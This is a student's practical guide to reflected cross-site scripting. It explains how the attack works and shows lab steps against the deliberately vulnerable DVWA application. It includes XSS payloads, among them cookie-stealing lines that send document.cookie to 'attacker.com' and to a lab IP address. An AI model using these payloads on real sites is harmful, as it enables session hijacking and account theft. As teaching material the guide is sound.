



CYBER SECURITY PRACTICAL GUIDE

NAME: Chandana Somanath Khatavakar

Practical: Reflected Cross-Site Scripting(XSS)

1.Reflected Cross-Site Scripting (XSS) vulnerability practically involves providing a clear and detailed account of the vulnerability, how it can be exploited, its potential impact, and recommendations for mitigation. Below is a step-by-step guide on how to document a reflected XSS vulnerability in a practical way

2. Overview

- Describe what reflected XSS is and why it is important to address it.
- Example:
Reflected Cross-Site Scripting (XSS) occurs when an attacker is able to inject malicious scripts into a web application, which are then reflected back to the user's browser without proper sanitization or encoding. This type of vulnerability allows attackers to execute malicious scripts in the context of the victim's browser, potentially stealing cookies, session tokens, or performing unauthorized actions on behalf of the victim.

3. Vulnerability Details

1. **URL/Endpoint Affected:** Include the exact URL or endpoint where the reflected XSS vulnerability was found.
 - Example: `http://example.com/search`
2. **Request Method:** Specify whether the attack works with GET, POST, or other HTTP methods.
 - Example: The attack is successful with a GET request (e.g., `http://example.com/search?query=<script>alert('XSS')</script>`).
3. **Input Field(s) Affected:** Specify which user inputs or parameters are vulnerable to the attack.
 - Example: The `query` parameter in the search form.
4. **Injection Point:** Describe where the attacker's payload is injected.
 - Example: The attacker's payload is inserted into the `query` parameter, which is reflected in the search results without sanitization.

4. Reproduction Steps

Provide a step-by-step guide to reproduce the vulnerability. This should be clear and precise for anyone who wants to verify the vulnerability.

- Step 1: Open a web browser and navigate to `http://example.com/search`.
- Step 2: Enter the following payload in the search input:
`<script>alert('XSS') </script>`
- Step 3: Submit the search form.
- Step 4: Observe that the JavaScript alert box with the message XSS appears.

How xss reflected Attacks Work

1. User Input

- The attacker identifies a website or web application that reflects user input in its responses without properly sanitizing or encoding it.
- The attacker crafts a payload (typically a malicious JavaScript) that they will inject through user input fields, such as search boxes, comment sections, or URL parameters.

2. Injection of Malicious Script

- The attacker sends a specially crafted URL or submits a form with a malicious script embedded in the input fields (e.g., via a GET request, URL parameter, or POST request).
- For example, in a search form on a website, the attacker might input:

html

Copy code

```
<script>alert('XSS Attack!')</script>
```

3. Server Reflection

- The server reflects the user input directly into the HTML response, typically without validating or sanitizing it.
- In the case of a search form, the server may return the search query as part of the response page, like:

html

Copy code

```
<h1>Search Results for: <strong><script>alert('XSS Attack!')</script></strong></h1>
```

- Since the server fails to escape or sanitize the malicious script, it gets embedded into the page content.

4. Execution in Victim's Browser

- The victim clicks on the crafted URL or visits the page containing the malicious input.
- Because the victim's browser processes the response as valid HTML, it executes the injected JavaScript as part of rendering the page.
- The attacker's script runs in the context of the victim's browser as though it were part of the original site. In the example above, an alert box will appear with the message "XSS Attack!".

5. Consequences of Reflected XSS


- Session Hijacking: The attacker can steal session cookies or authentication tokens, potentially hijacking the victim's account.

`document. location='http://attacker.com/steal-cookie?cookie='+document.cookie;`


- Phishing: The attacker can redirect the victim to a malicious site, such as a fake login page, in an attempt to steal login credentials.
- Data Theft: The attacker can send sensitive data, such as personal information, form inputs, or even AJAX requests to an external server controlled by the attacker.
- Defacement or Unwanted Actions: The attacker might alter the page content, causing visual changes or unwanted actions (e.g., spamming or redirecting users).

PROCEDURE:


- Start OWASPBWA and Check Ip address




- Go to Firefox and give OWASPBWA Ip address




- Click on Damn Vulnerability Web Application




- Enter username admin and passwords as admin and click Login




- Click on XSS Reflected




- In box type <script>alert('hi'); </script>




- Here popup the message




- Go back XSS Reflected and in that box type
- `<script>alert (document. Cookie) ;</script>`
- It is capturing the cookie value




- Here sees the cookie value popup message




- Here Go back XSS Reflected Window and give
- `<script>document. location="http://192.168.43.160/?c="+document. Cookie;</script>`
- Before clicking on submit Go to terminal start the burpsuite
- Turn on the intercept on proxy then click on check stock
- (check the proxy setting weather it is in manual or no proxy, if it is in no proxy change it to manual)



